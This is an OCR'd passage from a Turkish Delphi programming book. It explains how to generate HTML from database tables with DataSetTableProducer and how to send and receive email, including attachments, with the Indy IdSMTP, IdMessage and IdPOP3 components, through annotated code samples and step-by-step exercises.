
"DataSetTablePageProducer" kontrolü table nesnesine bağlandığı anda üretilecek olan "html" kodu bu komut sayesinde gerçekleşecektir. Geriye dönen değer string tipte olup AnsiString bir değişkene direk olarak atanabilir.

```
procedure TForm1.ListBox1Click(Sender: TObject);
//html kodu üret
var
  html:AnsiString;
begin
  html:=DataSetTableProducer1.content; //kodu üret
end;
```

Uyglama 4:Tabloları Web Sayfasında Görüntülemek

Aşağıdaki uygulamada "gazi" aliası içerisindeki tüm tablolar ListBox içerisinde listelenmekte, seçilen tablo kayıtları için, memo1 kontrolünde "html" kodu, WebBrowser'dada Web sayfası görünümü listelenmektedir.


Aşağıdaki tasarımı oluşturp gösterilen adımları sırasıyla izleyiniz.



- Birinci adımda formunuza bir adet ListBox, Bir adet Memo,Bir adet Table,bir adet DataSource, Bir adet DBGrid, bir adet WebBrowser kontrolü yerleştirin.
- İkinci adımda tablonuza ait "**DataBaseName**" özelliğine "gazi" aliasını aktarınız (tablolarımız bu aliasın içerisinde).
- Üçüncü adımda "**DataSource**" nesnenize ait "**DataSet**" özelliğine "Table1" kontrolünü aktarınız.
- Dördüncü adımda "DBGrid" nesnesine ait "**DataSource**" özelliğine "DataSource1" değerini aktarınız.
- Altıncı adımda "**Table1**" kontrolüne ait "**Active**" özelliğini true yapınız.
- Bu aşamadan sonraki kısmı program koduyla gerçekleştireceğiz. Bu yüzden yedinci adım olarak aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
//gazi aliası içerisindeki tabloları listboxa ekle
var
  deger:TStrings;
begin
  deger:=TStringList.Create;//yarat
  Session.GetTableNames('gazi','*.*',true,false,deger);//tabloları deger e al
  ListBox1.Items:=deger;  //tüm tabloları göster
  Table1.DatabaseName:='gazi';
//bu kod bloğundan sonra listBox içerisinde tüm tablolar listelenecektir
end;

procedure TForm1.ListBox1Click(Sender: TObject);
var
  i:Integer;
begin
  Table1.Close;
  i:=ListBox1.ItemIndex;
  Table1.TableName:=ListBox1.Items[i];

  if i=0 Then
    DataSetTableProducer1.Caption:='SIRKET KAR DURUMU'
  else if i=1 Then
    DataSetTableProducer1.Caption:='MAGAZA BILGILERI'
  else if i=2 Then
    DataSetTableProducer1.Caption:='MUSTERI BILGILERI'
  else if i=3 Then
    DataSetTableProducer1.Caption:='SERVIS BILGILERI'
  else if i=4 Then
    DataSetTableProducer1.Caption:='URUN BILGILERI';

  Table1.Open;
  DataSetTableProducer1.DataSet:=Table1;
  Memo1.Text:=DataSetTableProducer1.content; //html kodu üret
  Memo1.Lines.SaveToFile('c:\yenitablo.html');//kaydet
  WebBrowser1.Navigate('c:\yenitablo.html');//sayfayı görüntüle

end;
```

Programınızı çalıştırdıktan sonra ListBox kontrolü içerisinde yer alacak olan tablolardan bir tanesine tıklayın. Ekran görüntünüz aşağıdaki şekilde gerçekleşecektir.



Sağ altta yer alan görüntünün "WebBrowser" a ait olduğunu sanıyorum fark etmişsinizdir.

BÖLÜM 12
INDY KONTROLLERİ

Indy Kontrolleri:

Bu kontroller Delphi 6 versiyonu sonrası projelere eklenmiş, Delphi 7 de daha da geliştirilmiştir. Performansı artırıcı tedbirler eklenmiş olup optimal hız elde edilmeye çalışılmıştır.

Bu yapraklarda (Indy Server- Indy Client-Indy Misc) yer alan kontroller Bloking modda çalışırlar yani alttaki satırın işletilebilmesi için üstteki satırın gerçekleşmesi gerekecektir. Yani bağlan komutunu verdikten sonra bağlantı sağlanana kadar uygulamanız donacak başka bir işlem yapamayacaksınız (bu sıkıntı yeni kanallar yaratılarak giderilebilir). Server – Client mantığıyla çalıştıkları için hepsini beraber anlatmayı uygun gördüm.

IdSMTP Kontrolü:

Internet üzerinden diğer bilgisayarlara mail göndermek için kullanılan bir kontroldür (**Indy Clients** Yaprağında yer alır). Tek başına mail gönderebileceği gibi, Indy Misc yaprağında yer alan "IdMessage" kontrolünü kullanarak daha gelişmiş mailler de gönderebilmektedir (dosya eklenebilir, yazılar formatlanabilir vs).

- **IdSMTP1.Host**

Servis sağlayıcınızın (e-maili gönderirken üzerinden geçeceği server ın ismi) ismini aktarabileceğiniz özelliğidir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdSMTP1.Host:='www.mynet.com';
end;
```

- **IdSMTP1.AuthenticationType**

Mail Server ın şifre sorup sormayacağını belirleyen özelliğidir. Bazı mail serverlar şifreyi zorunlu tutmuşlardır. Bu serverlar üzerinden mail gönderebilmeniz için yetkili bir şifreye sahip olmalısınız. Alabileceği iki seçenek vardır.

AuthenticationType	Sonuç
atNone	Server Şifre Sormaz
atLogin	Server Şifre Sorar

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdSMTP1.AuthenticationType:=atnone;//şifre yok
end;
```

- **IdSMTP1.Username**

AuthenticationType özelliğinin "atLogin" olması durumunda kullanıcı adı yerine geçecek olan özelliğidir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdSMTP1.Host:='www.mynet.com';
  IdSMTP1.AuthenticationType:=atnone;
  IdSMTP1.Username:='n_demirli';
end;
```

- **IdSMTP1.Port**

Mail in gönderileceği port numarası bu özellikle belirlenir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdSMTP1.Port:=25;//25 numaralı portu kullan
end;
```

- **IdSMTP1.QuickSend**

Sadece basit mesajları (formatsız ve dosya eki olmayanları) göndermek için kullanılan methoddur.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdSMTP1.QuickSend('mail.mynet.com','Yeni Başlık','n_demirli@mynet.com',
'prestige@prestigeturk.com','Tamamdır');
end;
```

Birinci parametre mail server ismini, ikinci parametre başlıkta yer alacak olan metni, üçüncü parametre kimin gönderdiğini, dördüncü parametre de kime gideceğini belirleyen değerlere sahiptirler.

- **IdSMTP1.Connect**

Mail gönderme işleminde "**IDMessage**" (indy misk yaprağında bulunur. Ayrıca bu kontrolün kullanıldığı e-mailler için bundan sonra gelişmiş olarak bahsedilecektir) kontrolü kullanılacaksa mail servera bağlanabilmek için kullanılan methoddur.

```
procedure TForm1.Button1Click(Sender: TObject);
//Bağlan
begin
  IdSMTP1.Connect;//bağlan
end;
```

- **IdSMTP1.Send**

Gelişmiş derecede e-mail göndermek için (dosya ekli,formatlı vs) kullanılan methoddur. Parametre olarak "IdMessage" kontrolünü kullanacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
//Gönder
begin
  IdSMTP1.Send(IdMessage1);
end;
```

- **IdSMTP1.Disconnect**

Mail gönderildikten sonra bağlantıyı kapatmak için kullanılan methoddur.

```
procedure TForm1.Button1Click(Sender: TObject);
//Bağlantıyı Kes
begin
  IdSMTP1.Disconnect;//bağlantıyı kes
end;
```

Şimdi de bu kontrolle beraber kullanacağımız "**IdMessage**"nesnesinin e-mail gönderme işlemlerinde kullanacağımız özelliklerini inceleyeceğiz. Daha sonra göstereceğimiz e-mail alma işleminde de "**IdMessage**" kontrolünün diğer özelliklerini inceleyeceğiz.

IdMessage Kontrolü:

Bu kontrolu tek başına değilde belirteceğimiz diğer elemanlarla beraber kullanırsanız çok etkili sonuçlar alacaksınız. "Indy Misc" yaprağında yer almakta olup hem mesaj alma, hemde mesaj gönderme işleminde kullanılmaktadır. Ayrıca e-mail gönderirken mesajınıza ekleyeceğiniz bir dosya varsa yine bu kontrole ihtiyacınız olacaktır.

- **IdMessage1.From.Name**

Karşı tarafın e-mail i kimin gönderdiğini anlaması için kullanılan özelliktir. AnsiString tipte bir değişken değeri aktarılabilir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.From.Name:=Edit1.Text;
end;
```

- **IdMessage1.From.Address**

Bu özellikle de e-maili gönderen kişinin adresi diğer bilgisayara gönderilebilir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.From.Address:='n_demirli@mynet.com';
end;
```

- **IdMessage1.Subject**

Gönderilecek olan mesajın başlığı bu özellikte tutulur. Diğer bilgisayarda mesajın başlığında gözükecektir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.Subject:=Edit4.Text;
end;
```

- **IdMessage1.Body.Assign**

Gönderilecek olan mesaj memo veya ListBox gibi bir kontrolden alınacaksa (Items özelliği) içerik bu özellikle belirlenir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.Body.Assign(Memo1.Lines);
end;
```

- **IdMessage1.Body.Add**

Şayet mesaj içeriği satır satır aktarılacaksa kullnılabilecek ikinci yöntemdir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.Body.Add('Selam');
end;
```

- **IdMessage1.ReplyTo.EMailAddresses**

E-mail e direk cevap yazılması durumunda kullanılacak olan e-mail adresi bu özellikle belirlenir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.ReplyTo.EMailAddresses:='n_demirli@mynet.com';
end;
```

- **IdMessage1.Recipients.EMailAddresses**

E-mail in gönderileceği adres bu özellikle belirlenir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.Recipients.EMailAddresses:=Edit2.Text;
end;
```

- **IdMessage1.BccList.EMailAddresses**

Şayet e-mail birden fazla adrese gönderilecekse diğer mail adresini bu özelliğe aktarmalısınız.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdMessage1.BccList.EMailAddresses:=Edit3.Text;
end;
```

- **IdMessage1.MessageParts**


E-mail inize dosya eklemek için kullanabileceğiniz methoddur. Aşağıdaki yöntemle dosyayı email e ekleyebilirsiniz.

```
procedure TForm1.Button2Click(Sender: TObject);
//Dosya ekle
var
  yol:AnsiString;
begin
  if OpenDialog1.Execute Then
    yol:=OpenDialog1.FileName;
  TIdAttachment.Create(IdMessage1.MessageParts,yol);
End,
```

Yukarıda gösterilen şekilde istediğiniz kadar dosyayı e-mailinize ekleyebilir, diğer bilgisayara gönderebilirsiniz.

Uygulama 5:E-Mail Göndermek

Yukarıdaki iki kontrolü kullanarak dilediğimiz adrese e-mail gönderebiliriz. Aşağıda bu husus örneklendirilmektedir.




Program için yukarıdaki tasarımı oluşturunuz. Ardından aşağıdaki adımları izleyin.

- ❖ Birinci adımda formunuza "**Indy Client**" yaprağında yer alan "**IdSMTP**" kontrolünü yerleştiriniz.
- ❖ İkinci adımda formunuza "**Indy Misc**" yaprağında yer alan "**IdMessage**" kontrolünü yerleştiriniz.
- ❖ Üçüncü adımda formunuza bir adet "**OpenDialog**" kontrolü yerleştiriniz.
- ❖ Dördüncü adımda aşağıda verilen kod bloğunu "Unit" pencerenize ekleyin.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdSMTP1.Host:='www.mynet.com';
  IdSMTP1.AuthenticationType:=atnone;//şifre yok
  IdSMTP1.Username:=Edit1.Text;
  IdSMTP1.Port:=25;
  IdSMTP1.Connect;
  IdMessage1.From.Name:=Edit1.Text;
  IdMessage1.From.Address:='n_demirli@mynet.com';
  IdMessage1.Subject:=Edit4.Text;//Başlık
  IdMessage1.Body.Assign(Memo1.Lines);//Mesaj İçeriği
  IdMessage1.ReplyTo.EMailAddresses:='n_demirli@mynet.com';
  IdMessage1.Recipients.EMailAddresses:=Edit2.Text;//Buraya Yolla
  IdMessage1.BccList.EMailAddresses:=Edit3.Text;//Bunlarada gitsin
  IdSMTP1.Send(IdMessage1); //yolla
  IdSMTP1.Disconnect;
end;
procedure TForm1.Button2Click(Sender: TObject);
var
  yol:AnsiString;
begin
  if OpenDialog1.Execute Then
    yol:=OpenDialog1.FileName;
  TIdAttachment.Create(IdMessage1.MessageParts,yol);//ekle
  if CheckBox1.Checked=false Then
    begin
      CheckBox1.Visible:=true;
      CheckBox1.Checked:=true;
      CheckBox1.Caption:=ExtractFileName(yol);//dosyanın adını yaz
      CheckBox1.Enabled:=false;
    end
  else if CheckBox2.Checked=false Then
    begin
      CheckBox2.Visible:=true;
      CheckBox2.Checked:=true;
```

```
      CheckBox2.Caption:=ExtractFileName(yol);
      CheckBox2.Enabled:=false;
    end
  else if CheckBox3.Checked=false Then
     begin
      CheckBox3.Visible:=true;
      CheckBox3.Checked:=true;
      CheckBox3.Caption:=ExtractFileName(yol);
      CheckBox3.Enabled:=false;
    end
  else
    showMessage('Maximum 3 Dosya Ekleyebilirsiniz');
    Edit5.Text:=yol;
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
  CheckBox1.Visible:=false;
  CheckBox2.Visible:=false;
  CheckBox3.Visible:=false;
  Edit1.Text:='Nihat Demirli';
  Edit2.Text:='n_demirli@mynet.com';
  Edit3.Text:='prestige@prestigeturk.com';
  Edit4.Text:='Yeni Kitaplar İçin Görüş';
end;
```



IdPOP3 Kontrolü:

Bu kontrol sayesinde "Mail Server" unuza bağlanabilir "Kullanıcı adı" ve "Şifre" nizi biliyorsanız tüm e-mail bilgilerinizi okuyabilirsiniz. "**Indy Client**" yaprağında yer alan bu kontrol yine "**IdMessage**" kontrolüyle çök güzel işlemler gerçekleştirebilmektedir.

- **IdPOP31.CheckMessages**

Mail Server unuzda e-mail inizin olup olmadığını kontrol edebileceğiniz bir methoddur. Geriye döndürdüğü değer var olan e-mail sayıdır.

```
procedure TForm3.Button1Click(Sender: TObject);
var
  sayi,i:Integer;
begin
  sayi:=IdPOP31.CheckMessages;//Kaç mail var
end;
```

- **IdPOP31.Host**

Bağlantı kuracağınız "Mail Server" a ait adres bu özellikle belirlenebilir.

```
procedure TForm3.Button1Click(Sender: TObject);
begin
  IdPOP31.Host:='mail.mynet.com';
End;
```

- **IdPOP31.Username**

Mail Server bilgisayarında tanıtılmış olan kullanıcı adını aktarabileceğiniz özelliğidir. Mail alırken kullanıcı adı ve şifresi son derece önem arz etmekte, bilinmesi zorunlu olmaktadır (gönderirken aynı hassasiyeti tüm mail server lar göstermemektedir).

```
procedure TForm3.Button1Click(Sender: TObject);
begin
  IdPOP31.Host:='mail.mynet.com';
  IdPOP31.Username:=N_Demirli';
End;
```

- **IdPOP31.Password**

Mail Server bilgisayarına bağlanırken kullanacağınız şifreyi bu özellikle belirlemelisiniz.

```
procedure TForm3.Button1Click(Sender: TObject);
begin
  IdPOP31.Host:='mail.mynet.com';
  IdPOP31.Username:=N_Demirli;
  IdPOP31.Password:='sari_tavsanim';
End;
```

- **IdPOP31.Connect()**

Yukarıdaki tüm ayarları yaptıktan sonra, Mail Server bilgisayarına bağlanmak için kullanılan methoddur.

```
procedure TForm3.Button1Click(Sender: TObject);
begin
  IdPOP31.Host:='mail.mynet.com';
  IdPOP31.Username:=N_Demirli;
  IdPOP31.Password:='sari_tavsanim'
  IdPOP31.Connect();//Bağlan
End;
```

- **IdPOP31.Retrieve**

Belirtilen index numaralı e-mail e ait tüm değerleri "IdMessage" kontrolüne aktarmak için kullanılan methoddur.

```
procedure TForm3.Button1Click(Sender: TObject);
begin
     IdPOP31.Retrieve(i,IdMessage1);
End;
```

- **IdPOP31.Disconnect()**

Bağlantıyı sağlayıp e-mailleri öğrendikten sonra Mail Server ile mutlaka bağlantıyı kesmelisiniz. Bu işlemi ancak "**Disconnect**" methodunu çağırarak gerçekleştirebilirsiniz.

- **OnConnected Yordamı**

"Connect" methodu çağrıldıktan sonra Mail Server ile bağlantı sağlanabilirse bu yordam otomatik olarak işletilecektir.

```
procedure TForm3.IdPOP31Connected(Sender: TObject);
begin
  ShowMessage('Server İle Bağlantı Sağlandı');
end;
```

- **OnDisconnect Yordamı**

"Disconnect" methodu çağrıldıktan sonra "Mail Server" ile bağlantı kesilecektir. Bu durumda bu yordam otomatik olarak işletilecektir.

```
procedure TForm3.IdPOP31Disconnected(Sender: TObject);
begin
  ShowMessage('Bağlantı Kesildi');
end;
```

IdMessage Kontrolünün e-mail Alırken Kullanabileceğiniz Mrethodları

Daha önce bu kontrole ait e-mail gönderirken kullanabileceğiniz özelliklerinden bahsetmiştik. Şimdi de e-mail alırken kullanabileceğiniz özellik ve methodlarından bahsedeceğim.

- **IdMessage1.MessageParts.Count**

Bu methodla e-mail a eklenmiş olan AttacHment sayısı belirlenebilir. Basit bir For dngüsü içerisinde tüm dosyalara ulaşılabilir

```
procedure TForm3.StringGrid1SelectCell(Sender: TObject; ACol,
  ARow: Integer; var CanSelect: Boolean);
begin
  for j:=0 to Pred(IdMessage1.MessageParts.Count) do//tümüne bak
        begin
        end;
end;
```

- **IdMessage1.MessageParts.Items[]**

Index numarasıyla belirtilen elemana bu özellikle ulaşılabilir.

```
procedure TForm3.StringGrid1SelectCell(Sender: TObject; ACol,
  ARow: Integer; var CanSelect: Boolean);
begin
  if not (IdMessage1.MessageParts.Items[j] is TIdAttachment) Then
//ekli dosyamı
        begin
        end;
end;
```

- **IdMessage1.MessageParts.Items[]).Body**

Index numarasıyla belirtilen elemana ait açıklama kısmına ulaşmak için kullanılan özelliktir.

```
procedure TForm3.StringGrid1SelectCell(Sender: TObject; ACol,
  ARow: Integer; var CanSelect: Boolean);
begin
  if IdMessage1.MessageParts.Items[j] is TIdText Then
  Memo1.Lines.AddStrings(TIdText(IdMessage1.MessageParts.Items[j]).Body);
end;
```

- **IdMessage1.MessageParts.Items[]).FileName**

Index numarasıyla belirtilen elemana ait dosya ismine ulaşabileceğiniz özelliğidir.


```
procedure TForm3.StringGrid1SelectCell(Sender: TObject; ACol,
  ARow: Integer; var CanSelect: Boolean);
begin
  if IdMessage1.MessageParts.Items[j] is TIdAttachment Then
Memo1.Lines.Add(TIdAttachment(IdMessage1.MessageParts.Items[j]).FileName);
end;
```

Şimdi açıkladığımız bu özellikleri örnek üzerinde göstererek daha iyi bir şekilde anlamanızı sağlayalım.


Uygulama 6:E-Mail Almak

Bu örnekte "Mail Server" bilgisayarına bağlanıp "Kullanıcı Adı" ve "Şifre" değerini gireceğiz. Doğru bilgilerin girilmesi durumunda tüm e-mail bilgilerini kendi bilgisayarımızda göstereceğiz. Örnek için aşağıdaki iki forma ait tasarımı oluşturunuz. İknci formu oluşturmaktaki amacımız "Mail Server" bilgisayarına ait yapılabilecek ayarları belirleyebilmek için olacaktır.

Ana Form



Şifre Formu



Her ne kadar tasrım görüntüsünden yapılacak olan işlemler belli olsada biz yine de adım adım projeyi izah edelim. Aşağıda gösterilen adımları sırasıya ve dikkatlice takip ediniz.

